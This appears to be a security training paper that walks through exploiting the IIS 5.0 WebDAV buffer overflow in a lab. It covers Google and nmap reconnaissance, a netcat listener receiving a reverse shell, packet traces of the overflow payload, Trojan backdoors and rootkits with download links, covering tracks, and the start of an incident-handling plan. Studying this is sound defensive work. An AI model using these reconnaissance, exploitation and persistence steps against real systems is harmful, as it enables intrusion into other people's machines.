Company X has an Internet connection that hosts various web sites to sell their merchandise. They have built a network, which has been firewalled off from the Internet. The network consists of two Web servers that deliver all the static content from a file server farm, which for security is located on a separate network.

Please note that the IP addresses for the victim's machine is 10.10.10.10 and the attacker is 10.10.10.40.

To show the exploit I have used programs, which are available on the Internet. They can perform a reconnaissance of networks for HTTP banners, and then exploit any reported target using the buffer overflow.

Details of the Target System

The target platform is a Microsoft Windows 2000 Advanced Server that has been built from the standard distribution media. They are conscious of some of the security issues and have consequentially installed Service Pack 3¹. This was done by downloading the service pack as a network¹ install to a staging server, then coping it manually and applied to the affected system before it was connected onto the Internet. Although the Service Pack has been applied it in no way is the cause of the vulnerability as all levels up to Service Pack 4 are affected and highlights the fact that systems could have default services running for a long time without anyone knowing.



¹ See the Extras Section for details on how to do this

Figure 10: Network of Exploit Scenario

The network consists of the following: -

OS	Web Server 1 MS Windows 2000 Advanced Server	Web Server 2 MS Windows 2000 Advanced Server	File Servers (X3) Sun Solaris 2.8	Firewall Cisco PIX 515
Patch Level	Service Pack 3	Service Pack 3	108528-18	
External Facing Ports	HTTP 80 HTTPS 443	HTTP 80 HTTPS 443	Samba 139	
Internal Facing Ports	SSH 22	SSH 22	SSH 22	
Software	IIS 5.0 Utilising WebDAV	IIS 5.0 Utilising WebDAV	Samba	5.3(1)

The three Sun Solaris Servers have had all services closed down except any that are essential to make the application work. All superfluous accounts have been disabled; the only ones left are for support reasons only, which always utilise the non -Internet facing Ethernet card.

Stages of the Attack

Reconnaissance

As the exploit is targeting the Microsoft kernel module ntdll.dll via their IIS Web Server the attacker needs to find a suitable site for the exploit to be successful. As the exploit described above has targeted the default Web Server that is automatically installed at build time then the following reconnaissance is to find such a site. One of the ways to do this is they could perform a set of searches using one of the many search engines that are readily available on the Internet. The one I have chosen is google¹ using the string “*does not currently have a default page*”. This phrase was displayed in the Example of a Mozilla Web Browser contacting the default page described earlier in this paper.

¹ <http://www.google.com>




Figure 11: Reconnaissance Using Google

This will return pages of links (URL's) to some Web sites that are displaying a default web page. This could infer that the server is the default one as set up at install time. Each URL is then reviewed and it soon becomes apparent that any link that have a general heading of "Under Construction" are probably a good bet to look at further. If these links are then used to put into the netcraft¹ search engine and the "Whats that site running" link is clicked. This returns the following information about the site: -

Operating System	-	Windows 2000
Server	-	Microsoft-IIS/5.0
Last Changed	-	01-Jan-2003
IP Address	-	10.10.10.10
Netblock Owner	-	VictimsRus

It also displays a link to another site using Windows 2000 and Microsoft -IIS. I tried this method and the three sites that were chosen using the above criteria returned 2 sites

¹ <http://www.netcraft.com>

using Windows 2000 and Microsoft IIS 5.0 and 1 site using Windows 2003 and Microsoft IIS 6.0

Scanning

For this stage of the exploit there the attacker scans a potential victim looking for any instances of Microsoft IIS Server Version 5.0. This could be done using a tool called nmap from either a Unix¹ or Windows² based machine. This tool is capable of scanning all ports on the target to determine whether the port is accessible or not. If it is it then tries to determine what service is available via that port. The figure below displays a basic nmap scan of the victim and from this it shows ports 80 and 443 are open and the operating system could be Windows 2000 Advanced Server. This has potential to be exploited.

```
# nmap 3.48 scan initiated as:
nmap -O -P0 -sT -sV -oN nmap.scan 10.10.10.10
Interesting ports on 10.10.10.10:
(The 1648 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE      VERSION
25/tcp    open  smtp         Microsoft ESMTTP 5.0.2172.1
80/tcp    open  http         Microsoft IIS webserver 5.0
135/tcp   open  msrpc        Microsoft Windows msrpc
139/tcp   open  netbios -ssn
443/tcp   open  https?
445/tcp   open  microsoft -ds Microsoft Windows 2000 microsoft -ds
1025/tcp  open  msrpc        Microsoft Windows msrpc
1026/tcp  open  mstask       Microsoft mstask (task server -
c:\winnt\system32\Mstask.exe)
3372/tcp  open  msdtc        Microsoft Distributed Transaction Coordinator
Device type: general purpose
Running: Microsoft Windows 95/98/ME|NT/2K/XP
OS details: Microsoft Windows Millennium Edition (Me), Windows 2000
Professional or Advanced Server, or Windows XP

# Nmap run completed -- 1 IP address (1 host up) scanned in 4.24 seconds
```

Figure 12: nmap scan

The above was a result of the following command: -

```
nmap -O -P0 -sT -sV -oN nmap.scan 10.10.10.10
```

Where	-O	Report what operating system is running
	-P0	Do not ping the host (This is used to try and be a little more stealthier)
	-sT	Only perform TCP scans
	-sV	Perform Version Detection
	-oN	save the information to a text file
	nmap.scan	Text file for -o
	10.10.10.10	IP Address of the target

¹ <http://www.insecure.org>

² <http://www.eeye.com/html/Research/Tools/nmapnt.html>

For this paper I have utilised a windows GUI called WebDAVScan ¹ running from a Windows environment. This scans the appropriate IP network you wish to target and reports what versions of web servers are running. It does this as follows: -

Arp requests for all IP addresses in the range being targeted, to see what servers are currently available. For the Attack the following traces have been filtered to only contain traffic between the attacker and the victim. All other traffic such as the arp scans for the rest of the network has been omitted.

Arp request asking for the MAC address of 10.10.10.10

```
06:24:02.079580 arp who -has 10.10.10.10 tell 10.10.10.40
0x0000          0001 0800 0604 0001 0050 56fd 94a0 0a0a .....PV.....
0x0010          0a28 0000 0000 0000 0a0a 0a0a 7e95 8266 ..(~.....~..f
0x0020          5018 410b c856 0000 0000 0076 ff53      P.A.. V.....v.S
```

Arp reply and the MAC address is returned 0:50:56:d4:f7:ee

```
06:24:02.079599 arp reply 10.10.10.10 is -at 0:50:56:d4:f7:ee
0x0000          0001 0800 0604 0002 0050 56d4 f7ee 0a0a .....PV.....
0x0010          0a0a 0050 56fd 94a0 0a0a 0a28 d8d2 eb7a ...PV..... (...z
0x0020          5010 4470 7ca9 0000 0000 2045 4746      P.Dp|.....EGF
```

Start of a standard TCP three-way handshake initiated by the attacker.

SYN from attacker – Attacker requesting connection with victim

```
06:24:02.082051 10.10.10.40.1412 > 10.10.10.10.htt p: S [tcp sum ok]
3796431427:3796431427(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 128, id
1789, len 48)
0x0000          4500 0030 06fd 4000 8006 cb85 0a0a 0a28 E..0...@.....(
0x0010          0a0a 0a0a 0584 0050 e248 f243 0000 0000 .....P.H.C....
0x0020          7002 4000 4079 0000 0204 05b4 0101 0402 p.@.@y.....
```

SYN ACK from victim – Victim acknowledging and accepting request

```
06:24:02.085625 10.10.10.10.http > 10.10.10.40.1412: S [tcp sum ok]
2282431544:2282431544(0) ack 3796431428 win 17520 <mss 1460,nop,nop,sackOK> (DF)
(ttl 128, id 89, len 48)
0x0000          4500 0030 0059 4000 8006 d229 0a0a 0a0a E..0.Y@.....)....
0x0010          0a0a 0a28 0050 0584 880b 2438 e248 f244 ...(.P....$8.H.D
0x0020          7012 4470 8fb4 0000 0204 05b4 0101 0402 p.Dp.....
```

ACK from attacker – Attacker acknowledging that the connection is complete

```
06:24:02.090883 10.10.10.40.1412 > 10.10.10.10.http: . [tcp sum ok] ack 1 win
17520 (DF) (ttl 128, id 1790, len 40)
0x0000          4500 0028 06fe 4000 8006 cb8c 0a0a 0a28 E..(..@.....(
0x0010          0a0a 0a0a 0584 0050 e248 f244 880b 2439 .....P.H.D..$9
0x0020          5010 4470 bc78 0000 2046 4845 5046      P.Dp.x...FHEPF
```

Attacker now contacts port 80 to attempt to see what the web server is

¹ Available from <http://www.ntbugtraq.com/download/scanWebDavexe.zip>

```

06:24:02.095373 10.10.10.40.1412 > 10.10.10.10.http: P [tcp sum ok] 1:23(22) ack
1 win 17520 (DF) (ttl 128, id 1791, len 62)
0x0000      4500 003e 06ff 4000 8006 cb75 0a0a 0a28 E..>..@....u...(
0x0010      0a0a 0a0a 0584 0050 e248 f244 880b 2439 .....P.H.D..$9
0x0020      5018 4470 3818 0000 4f50 5449 4f4e 5320 P.Dp8...OPTIONS.
0x0030      2a20 48 54 5450 2f31 2e30 0d0a 0d0a *.HTTP/1.0....

```

Victim replies with Microsoft -IIS/5.0 and the possible WEBDAV options it supports

```

06:24:02.105711 10.10.10.10.http > 10.10.10.40.1412: P [tcp sum ok] 1:408(407)
ack 23 win 17498 (DF) (ttl 128, id 90, len 44 7)
0x0000      4500 01bf 005a 4000 8006 d099 0a0a 0a0a E....Z@.....
0x0010      0a0a 0a28 0050 0584 880b 2439 e248 f25a ...(.P....$9.H.Z
0x0020      5018 445a 52e8 0000 4854 5450 2f31 2e31 P.DZR...HTTP/1.1
0x0030      2032 3030 204f 4b0d 0a53 6572 7665 723a .200.OK..S erver:
0x0040      204d 6963 726f 736f 6674 2d49 4953 2f35 . Microsoft -IIS/5
0x0050      2e30 0d0a 4461 7465 3a20 4d6f 6e2c 2032 .0..Date:.Mon,.2
0x0060      3220 5365 7020 3230 3033 2031 343a 3235 2.Sep.2003.14:25
0x0070      3a35 3720 474d 540d 0a43 6f6e 7465 6e74 :57.GM T..Content
0x0080      2d4c 656e 6774 683a 2030 0d0a 4163 6365 Length:.0..Acce
0x0090      7074 2d52 616e 6765 733a 2062 7974 6573 pt -anges:.bytes
0x00a0      0d0a 4441 534c 3a20 3c44 4156 3a73 716c .. DASL:<DAV:sql
0x00b0      3e0d 0a44 4156 3a20 312c 2032 0d0a 5075 >..DAV:.1,.2..Pu
0x00c0      626c 6963 3a20 4f50 5449 4f4e 532c 2054 blic:.OPTIONS,.T
0x00d0      5241 4345 2c20 4745 542c 2048 4541 442c RACE,.GET,.HEAD,
0x00e0      2044 454c 4554 452c 2050 5554 2c20 504f .DELETE,.PUT,.PO
0x00f0      5354 2c20 434f 5059 2c20 4d4f 5645 2c20 ST,.COPY,.MOVE,.
0x0100      4d4b 434f 4c2c 2050 524f 5046 494e 442c MKCOL,.PROPFIND,
0x0110      2050 524f 5050 4154 4348 2c20 4c4f 434b .PROPPATCH,.LOCK
0x0120      2c20 554e 4c4f 434b 2c20 5345 4152 4348 ,.UNLOCK,.SEARCH
0x0130      0d0a 416c 6c6f 773a 204f 5054 494f 4 e53 ..Allow:.OPTIONS
0x0140      2c20 5452 4143 452c 2047 4554 2c20 4845 ,.TRACE,.GET,.HE
0x0150      4144 2c20 4445 4c45 5445 2c20 5055 542c AD,.DELETE,.PUT,
0x0160      2050 4f53 542c 2043 4f50 592c 204d 4f56 .POST,.COPY,.MOV
0x0170      452c 204d 4b43 4f4c 2c20 5052 4f 50 4649 E,.MKCOL,.PROPF
0x0180      4e44 2c20 5052 4f50 5041 5443 482c 204c ND,.PROPPATCH,.L
0x0190      4f43 4b2c 2055 4e4c 4f43 4b2c 2053 4541 OCK,.UNLOCK,.SEA
0x01a0      5243 480d 0a43 6163 6865 2d43 6f6e 7472 RCH..Cache -Contr
0x01b0      6f6c 3a20 7072 6976 6174 650 d 0a0d 0a ol:.private....

```

You can also see another interesting detail being displayed: -

```

DASL: <DAV:sql>
DAV: 1,2

```

This is informing the client that the WebDAV service is enabled.

Victim Sends FIN – Victim wants to close connection

```

06:24:02.115072 10.10.10.10.http > 10.10.10.40.1412: F [tcp sum ok] 408:408(0)
ack 23 win 17498 (DF) (ttl 128, id 91, len 40)
0x0000      4500 0028 005b 4000 8006 d22f 0a0a 0a0a E..(.[@..../....
0x0010      0a0a 0a28 0050 0584 880b 25d0 e248 f25a ...(.P....%.H.Z
0x0020      5011 445a bae0 0000 0000 00bc ff53 P.DZ.....S

```

Attacker Acknowledges FIN – Attacker acknowledges the request

```

06:24:02.125515 10.10.10.40.1412 > 10.10.10.10.http: . [tcp sum ok] ack 409 win
17113 (DF) (ttl 128, id 1792, len 40)
0x0000      4500 0028 0700 400 0 8006 cb8a 0a0a 0a28 E..(..@.....(
0x0010      0a0a 0a0a 0584 0050 e248 f25a 880b 25d1 .....P.H.Z..%.
0x0020      5010 42d9 bc61 0000 2046 4845 5046      P.B..a...FHEPF

```

Attacker Sends FIN ACK – Attacker closes connection

```

06:24:02.147214 10.10.10.40.1412 > 10.10.10.10.http: F [tcp sum ok] 23:23(0) ack
409 win 17113 (DF) (ttl 128, id 1793, len 40)
0x0000      4500 0028 0701 4000 8006 cb89 0a0a 0a28 E..(..@.....(
0x0010      0a0a 0a0a 0584 0050 e248 f25a 880b 25d1 .....P.H.Z..%.
0x0020      5011 42d9 bc60 0000 2046 4 845 5046      P.B..`...FHEPF


```

Victim Acknowledges FIN – Connection is closed

```

06:24:02.150090 10.10.10.10.http > 10.10.10.40.1412: . [tcp sum ok] ack 24 win
17498 (DF) (ttl 128, id 92, len 40)
0x0000      4500 0028 005c 4000 8006 d22e 0a0a 0a0a E..(. \@......
0x0010      0a0a 0a28 0050 0584 880b 25d1 e248 f25b ...(.P....%..H.[
0x0020      5010 445a badf 0000 0000 00f2 ff53      P.DZ.....S

```



IP Address	HTTP Banner	WebDAV
10.10.10.10	Microsoft IIS/5.0	Enable

Figure 13: List of Microsoft IIS/5.0 Servers found using WebDAVscan

Exploiting the System

Once the reconnaissance and scanning has completed the attacker now has a good idea of which machines could be vulnerable to the attack. The attacker now picks an IP address they wish to target from the above report and initiate the attack. The attack utilises the following programs: -

- netcat¹ - This is a utility that can read or write data across network connections using either TCP or UDP protocol. A simple use of it is as follows: -

¹ http://www.atstake.com/research/tools/network_utilities/nc110.tgz

This creates a TCP connection to the specified port on the target address and your standard input is then sent to the target and any responses are sent back over the connection to your standard output

nc -l -vv -p 666	where -l	run in listen mode
	-vv	very verbose
	-p	Port number to listen on

- The exploit program `webdav -gui.exe`¹. This is a GUI version of the exploit code created by Kra lor.

- The IP address of the target
(This would be from the results of the WebDAVscan program)
- The attackers IP address

Overview of Attack

1) Attacker crafts packet on port 666 as a listener

2) Attacker contacts port 80 on victim machine and overflows the buffer's buffer

3) Shellcode overflows at port 666 on victim machine and gains access

Attacker

Victim

Author retains full rights.

1. Start netcat on the machine the attack is going to be executed from. This may not be the attacker's machine but probably another compromised system to try and evade being caught.




Figure 14: Example of netcat running in listen mode on port 666

2. The Attacker contacts the victim's IIS server and exploits the buffer overflow to insert the malicious code onto the victim's process stack, using a GUI program called webdav-gui.exe. This then overwrites the Return Pointer to point to the malicious code. Just enter the IP address of your intended target, the IP address of the machine you are initiating the attack from, then click exploit. This then keeps running the exploit, changing the length of the overflow buffer until the stack is smashed.



Figure 15: webdav-gui running

The following network trace shows how the exploit works.

Contact web server and send specific amounts of data (Total packet length is 1500 and the total number of continuation packets are 42 giving a submitted length of 63000 bytes)

```
03:37:43.628936 10.10.10.40.1035 > 10.10.10.10.http: . [tcp sum ok] 1:1461(1460)
ack 1 win 17520 (DF) (ttl 128, id 264, len 1500)
0x0000 4500 05dc 0108 4000 8006 cbce 0a0a 0a28 E.....@.....(
0x0010 0a0a 0a0a 040b 0050 4828 44f1 3580 62f9 .....PH(D.5.b.
0x0020 5010 4470 c416 0000 5345 4152 4348 202f P.Dp....SEARCH./
```



```

0x0030  cfcf cfcf cfcf cfcf cfcf cfcf cfcf cfcf cfcf .....
0x0040  cfcf cfcf cfcf cfcf cf cf cfcf cfcf cfcf .....
0x0050  cfcf cfcf cfcf cfcf cfcf cfcf cfcf cfcf .....
0x0330  cfcf cfcf cfcf cfcf cfcf cfcf cfcf cfcf .....

```

.
. **Repeating lines removed**
.

```

0x0420  cfcf cfcf cfcf cfcf cfcf cfcf cfcf cfcf .....
0x0430  cfcf cf10 1010 1010 1010 1010 1010 1010 .....
0x0440  9090 9090 9090 9090 9090 9090 9090 9090 .....

```

.
. **Now fill the buffer with NOP's for the new return pointer to point to.**
.

.
. **Repeating lines removed**
.

```

0x05d0  9090 9090 9090 9090 9090 9090 .....

```

Further continuation packets are then sent which are full of NOP's and acknowledgements from the victim are received.

```

03:37:43.628936 10.10.10.40.1035 > 10.10.10.10.http: . 1:1461(1460) ack 1 win
17520 (DF)
03:37:43.632889 10.10.10.40.1035 > 10.10.10.10.http: .1461:2921(1460) ack 1 win
17520 (DF)
03:37:43.632901 10.10.10.10.http > 10.10.10.40.1035: . ack 2921 win 17520 (DF)
03:37:43.638311 10.10.10.40.1035 > 10.10.10.10.http: .2921:4381(1460) ack 1 win
17520 (DF)

```

.
. **Repeated Lines have been removed**
.

```

03:37:43.657947 10.10.10.10.http > 10.10.10.40.1035: . ack 65756 win 17520 (DF)

```

.
. The last packets now contain the exploit code and the memory address of where it wants the CPU to fetch the next instruction. This will probably be within all the NOPs so it can 'slide' down the NOP's until it reaches the exploit code.

```

0x0500  9090 9090 9090 9090 9090 9090 9090 9090 .....
0x0510  9090 9090 9090 9090 9090 9090 9090 9090 .....
0x0520  9090 9090 9090 9090 9090 9090 9090 9090 .....
0x0530  9090 9090 9090 9090 9090 9090 9090 9020 .....
0x0540  4854 5450 2f31 2e31 0d0a 486f 7374 3a20 HTTP/1.1..Host:.
0x0550  3130 2e31 302e 3130 2e 31 300d 0a43 6f6e 10.10.10.10..Con
0x0560  7465 6e74 2d74 7970 653a 2074 6578 742f tent -type:.text/
0x0570  786d 6c0d 0a43 6f6e 7465 6e74 2d4c 656e xml..Content -Len
0x0580  6774 683a 2031 3335 0d0a 0d0a 3c3f 786d gth:.135....<?xm
0x0590  6c20 7665 7273 696f 6e3d 2231 2e30 223f l.version="1.0"?
0x05a0  3e0d 0a3c 673a 7365 6172 6368 7265 7175 >..<g:searchrequ
0x05b0  6573 7420 786d 6c6e 733a 673d 2244 4156 est.xmlns:g="DAV
0x05c0  3a22 3e0d 0a3c 673a 7371 6c3e 0d0a 5365 :">..<g:sql>..Se
0x05d0  6c65 6374 2022 4441 563a 6469 lect."DAV:di

```

Continuation Packet

```

03:37:43.657941 10.10.10.40.1035 > 10.10.10.10.http: P [tcp sum ok]
65701:65756(55) ack 1 win 17520 (DF) (ttl 128, id 309, len 95)
0x0000  4500 005f 0135 4000 8006 d11e 0a0a 0a2 8 E...5@.....(

```

```

0x0010  0a0a 0a0a 040b 0050 4829 4595 3580 62f9  ....PH)E.5.b.
0x0020  5018 4470 1947 0000 7370 6c61 796e 616d  P.Dp.G..splaynam
0x0030  6522 2066 726f 6d20 7363 6f70 6528 290d  e".from.scope().
0x0040  0a3c 2f67 3a73 716c 3e0d 0  a3c 2f67 3a73  .</g:sql>..</g:s
0x0050  6561 7263 6872 6571 7565 7374 3e0d 0a  earchrequest>..

```

Notice the attacker has sent a request as described previously. I.e.

```

IP address      - 10.10.10.10
Content-type    - text/xml
Content-length  - 135

```

And the following WEBDAV XML string:

```

<?Xml version="1.0"?>
<g:searchrequest xmlns:g="DAV:">
  <g:sql> Select "DAV:displayname" from scope()
  </g:sql>
</g:searchrequest>

```

For more details on WEBDAV and its use of XML you can use the Microsoft MSDN resource found at http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnanchor/html/webservices_anchor.asp

```

03:37:43.657943 10.10.10.10 .http > 10.10.10.40.1035: . [tcp sum ok] ack 65756
win 1405 (DF) (ttl 128, id 280, len 40)
0x0000  4500 0028 0118 4000 8006 d172 0a0a 0a0a  E..(..@....r....
0x0010  0a0a 0a28 0050 040b 3580 62f9 4829 45cc  ...(.P..5.b.H)E.
0x0020  5010 057d 5748 0000 20 45 4a45 4f47  P..}WH...EJEOG

```

```

03:37:43.657945 10.10.10.10.http > 10.10.10.40.1035: . [tcp sum ok] ack 65756
win 14545 (DF) (ttl 128, id 281, len 40)
0x0000  4500 0028 0119 4000 8006 d171 0a0a 0a0a  E..(..@....q....
0x0010  0a0a 0a28 0050 040b 3580 6  2f9 4829 45cc  ...(.P..5.b.H)E.
0x0020  5010 38d1 23f4 0000 0000 0076 ff53  P.8.#.....v.S

```

```

03:37:43.657947 10.10.10.10.http > 10.10.10.40.1035: . [tcp sum ok] ack 65756
win 17520 (DF) (ttl 128, id 282, len 40)
0x0000  4500 0028 011a 4000 8006 d170 0a0a 0a0a  E..(..@....p....
0x0010  0a0a 0a28 0050 040b 3580 62f9 4829 45cc  ...(.P..5.b.H)E.
0x0020  5010 4470 1855 0000 2045 4a45 4f47  P.Dp.U...EJEOG

```

3. The exploit code then connects back to the specified port of 666 on the attackers machine.
4. The result is that when the exploit has succeeded the netcat window suddenly becomes active on the target machine

```

C:\WINNT\System32\cmd.exe
C:\Meibao\windownet>net -v -p 666
Listening on (tcp) 666...
Connect to (10.10.10.40) from FEED-BACKLESS@10.10.10.1034
Microsoft Windows [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\System32>ipconfig /all
ipconfig /all

Windows 2000 IP Configuration

Host Name . . . . . : feed-backless10
Primary DNS Suffix . . . . . :
Node Type . . . . . : Broadcast
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . :
Description . . . . . : AMD PCNET Family PCI Ethernet Adapter
Physical Address. . . . . : 00-50-56-D4-F7-EE
DHCP Enabled. . . . . : No
IP Address. . . . . : 10.10.10.10
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.10.10.50
DNS Servers . . . . . : 10.10.10.1

C:\WINNT\System32>

```

Figure 16: Success System Access Achieved

The next packet shows the SYN from victim to port 666 of the attacker. This is the netcat listener started earlier in the attack.

```

03:37:43.987367 10.10.10.10.1037 > 10.10.10.40.666: S [tcp sum ok]
898127906:898127906(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 128, id
283, len 48)
0x0000 4500 0030 011b 4000 8006 d167 0a0a 0a0a E..0..@....g....
0x0010 0a0a 0a28 040d 029a 3588 5822 0000 0000 ...(....5.X"....
0x0020 7002 4000 8688 0000 0204 05b4 0101 0402 p.@.....

```

SYN ACK from attacker

```

03:37:43.989763 10.10.10.40.666 > 10.10.10.10.1037: S [tcp sum ok]
1211378 076:1211378076(0) ack 898127907 win 17520 <mss 1460,nop,nop,sackOK> (DF)
(ttl 128, id 310, len 48)
0x0000 4500 0030 0136 4000 8006 d14c 0a0a 0a28 E..0.6@....L...(
0x0010 0a0a 0a0a 029a 040d 4834 299c 3588 5823 .....H4).5.X#
0x0020 7012 4470 1037 0000 0204 05b4 0101 0402 p.Dp.7.....

```

ACK from victim

```

03:37:43.992411 10.10.10.10.1037 > 10.10.10.40.666: . [tcp sum ok] ack 1 win
17520 (DF) (ttl 128, id 284, len 40)
0x0000 4500 0028 011c 4000 8006 d16e 0a0a 0a0a E..(..@....n....
0x0010 0a0a 0a28 040d 029a 3588 5823 4834 299d ...(....5.X#H4).
0x0020 5010 4470 3cfb 0000 2045 4a46 4448 P.Dp<....EJFDH

```

Victim sending details to command prompt on attacker

```

03:37:44.244229 10.10.10.10.1037 > 10.10.10.40.666: P [tcp sum ok] 1:43(42) ack
1 win 17520 (DF) (ttl 128, id 285, len 82)
0x0000 4500 0052 011d 4000 8006 d143 0a0a 0a0a E..R..@....C....
0x0010 0a0a 0a28 040d 029a 3588 5823 4834 299d ...(....5.X#H4).
0x0020 5018 4470 7342 0000 4d69 6372 6f73 6f66 P.DpsB..Microsof
0x0030 7420 5769 6e64 6f77 7320 3230 3030 205b t.Windows.2000.[
0x0040 5665 7273 696f 6e20 352e 3030 2e32 3139 Version.5.00.219

```

0x0050 355d

5]

```
03:37:44.438765 10.10.10.40.666 > 10.10.10.10.1037: . [tcp sum ok] ack 43 win
17478 (DF) (ttl 128, id 312, len 40)
0x0000 4500 0028 0138 4000 8006 d152 0a0a 0a28 E..(.8@....R...(
0x0010 0a0a 0a0a 029a 040d 4834 299d 3588 584d .....H4).5.XM
0x0020 5010 4446 3cfb 0000 9090 9090 9090 P.DF<.....
```

```
03:37:44.438775 10.10.1 0.10.1037 > 10.10.10.40.666: P [tcp sum ok] 43:106(63)
ack 1 win 17520 (DF) (ttl 128, id 286, len 103)
0x0000 4500 0067 011e 4000 8006 d12d 0a0a 0a0a E..g...@.... -....
0x0010 0a0a 0a28 040d 029a 3588 584d 4834 299d ... (....5.XMH4) .
0x0020 5018 4470 f75f 0000 0d0a 2843 2920 436f P.Dp. ....(C).Co
0x0030 7079 7269 6768 7420 3139 3835 2d32 3030 pyright.1985 -200
0x0040 3020 4d69 6372 6f73 6f66 7420 436f 7270 0.Microsoft.Corp
0x0050 2e0d 0a0d 0a43 3a5c 5749 4e4e 545c 7379 .....C: \WINNT\sy
0x0060 7374 656d 3332 3e stem32>
```

Attacker acknowledging

```
03:37:44.638262 10.10.10.40.666 > 10.10.10.10.1037: . [tcp sum ok] ack 106 win
17415 (DF) (ttl 128, id 313, len 40)
0x0000 4500 0028 0139 4000 8006 d151 0a0a 0a28 E..(.9@....Q.. .(
0x0010 0a0a 0a0a 029a 040d 4834 299d 3588 588c .....H4).5.X.
0x0020 5010 4407 3cfb 0000 9090 9090 9090 P.D.<.....
```

The Server is now under the control of the attacker.

Keeping Access

In an attempt to keep access to the victim's machine the attacker now has to decide how they could keep getting into the system. If they rely on running the exploit each time they want to make use of the system then the entries in the logs could become noticed. Another way of keeping access is to install a Trojan backdoor.

A backdoor is a process where an attacker can log onto a system bypassing all authentication processes, e.g. an extra process is continually running that the attacker can connect to. This is not very sophisticated as the extra process could be noticed quite readily. An example of a backdoor is setting up netcat to run as a listener on a particular port. This could be inserted into the start-up routines so it will always be running even after a re-boot.

The dictionary meaning of the word Trojan, as supplied by the Cambridge English Pronouncing Dictionary¹ is: -

“a person or thing that joins and deceives a group or organization in order to attack it from the inside.”

For example, if some one offers you a gift then it may have some sinister content to it that you are not aware of, Just like the Greek Trojan Horse hid people who eventually opened the gates of Troy for their advancing army.

If we combine these two techniques then this is the principle being used when an attacker is trying to keep access to a machine by using a Trojan backdoor. It means downloading

¹ <http://dictionary.cambridge.org>

some code onto the compromised system that would allow entry. The downloaded code would look and feel like the official version but it has been subtly altered in some way. I.e. it performs all the functions of the original command but also has a feature installed in it that only the attacker would know about. In a Unix system that has telnet enabled there is a process, which is continually running called the telnetd daemon. This process usually sits and listens for connection requests on port 23 and when a request occurs it gives the user the login banners for the machine. The client then inputs a username and a password and telnetd then passes this information to the login program (/bin/login), which performs an authentication process. This compares the user input with configured files on the server (/etc/passwd for configured usernames, /etc/shadow for the correct password for the username....) if the authentication is good then the user will get a shell on the system. If the attacker installs a Trojan version of /bin/login on the machine then telnetd would process the requests as normal by passing the details to /bin/login. This program would then analyse the details supplied and if they matched a username of *hackersrus* then it would not bother running the authentication process but just log them in with administrator rights. This gives the attacker an easy way into the system but it can be detected by various software applications such as Tripwire¹. This is a package that can be installed to monitor files on a server. When you install it you go through a configuration process that takes an MD5 checksum of all the files you wish to be monitored, i.e. it looks at the file and creates a MD5 hash using the RSA Data Security Inc MD5 Message -Digest Algorithm as defined by RFC1321². The hash is a 32 character hexadecimal number that is then stored for future reference. Once the server has been successfully configured it then runs a scan of all the files and compares the current hash of a file with the original and if they do not match alerts are generated³.

The above Trojan backdoor is a rudimentary way of keeping access as it is not foolproof and steps could be taken to watch out for them using such applications like Tripwire, as described previously.

Another version of a Trojan is called a RootKit. There are two forms of RootKits,

- Traditional
- Kernel-Level

The Traditional RootKit is a more sophisticated way of keeping access as the attacker installs a suite of programs that not only allow them keep access but hide any evidence of them being on the machine by amending the appropriate module not to display certain items. E.g. the command ps displays what processes are currently running on a Unix machine. The output is dependant on what parameters are supplied but if the binary had been amended to not display all processes associated with the user *hackersrus* then no one would notice when the user had logged in. Again these can be detected by applications like Tripwire

Some Typical programs used as part of a RootKit

Unix

- ps - report process status

¹ <http://www.tripwire.com>

² <http://www.faqs.org/rfcs/rfc1321>

³ see <http://www.tripwire.com/products/servers/faqs.cfm> for more information

- df - report number of free disk blocks and files
- ls - list contents of a directory
- passwd - change login password and password attributes
- login - sign on to the system

Windows

- dir - report files and directories
- winlogon - log in to Windows
- explorer - GUI to display all disks, files and directories on the machine

The Kernel-Level RootKit is even more sophisticated as the attacker inserts modules, known as a Loadable Kernel Module (LKM) into the very heart of the operating system called the Kernel. These modules actually redirect any calls to the attacker's hidden version of the called program. Consequently the attacker has not only successfully managed to hide all evidence of any running processes, they have also bypassed any MD5 checking of the system files as they have not been changed at all.

Covering Tracks

Once the attacker has gained access to the machine they will put in a mechanism to hide what they are doing. This includes things like removing entries from system files that record login times. If they have downloaded a RootKit then some of them automatically perform this function by installing modified versions of the following: -

- login - This program grants access to a system and would have a username and password hard coded into it that only the attacker would know about. Consequently no audit records are updated so programs like 'who' in Unix will not report any access of the attacker
- netstat - displays network information of the machine and may have been modified to hide any sniffers the attacker has installed to try and get more username and passwords.
- ps - displays running processes on the machine. This may have been modified to hide certain processes associated with the attacker.
- df - displays disk usage and could be modified to hide the fact that they are using up filestore
- ls - displays files and directories. This would hide certain directories that the attacker has created to store their files. This could include the components that are in use as part of the attack.

The above list is by no means exhaustive and is for Unix systems but the equivalent commands exist in Windows rootkits, which would perform the same function e.g.

- winlogon.exe - same as login for Unix
- netstat - same as Unix
- dir - same as ls for Unix

Examples of Rootkits

- Rpv21¹ - Reverse Pimpage allows telnet backwards through a firewall

¹ <http://www.packetstormsecurity.nl/UNIX/penetration/rootkits/rpv21.tar.gz>

- Linux Rootkit 5¹ - Contains backdoored versions of many Unix commands

¹ <http://www.packetstormsecurity.nl/UNIX/penetration/rootkits/lrk5.src.tar.gz>

The Incident Handling Process

Background

Company X, described in the exploit above, is a medium size business that has numerous Internet offerings to promote and sell its latest products. One of the Internet sites is hosted on a Windows 2000 Operating system using Microsoft's IIS 5.0 Web Server. It has connections to a file server farm that holds all the static web pages. Over the past few months there has been a Business need to attract new customers, this has led to numerous promotion campaigns both on the web site and national television.

Preparation

Since this service went live, the company has recognised that the security of its systems has to be of an extremely high level and have started to put in place procedures that will ensure security is kept to a maximum. This is not yet complete but have so far managed to create: -

A Change/ Problem management team to monitor all changes and problems that occur and raise appropriate defect records for failures that occur.

An acceptance process had been designed that meant no server could be used as part of the live service until it had been destroyed then re-built using the recovery process that had been documented.

A set of policies, which governs how computers that only have one firewall between them and the Internet have to be hardened.

An automated alerting system has been created that is monitored 24 x 7 by the Operational Monitoring team who have processes in place to call the appropriate support staff for each type of alert within the system.

The installation of an Intrusion Detection System is currently being assessed but has not yet been implemented.

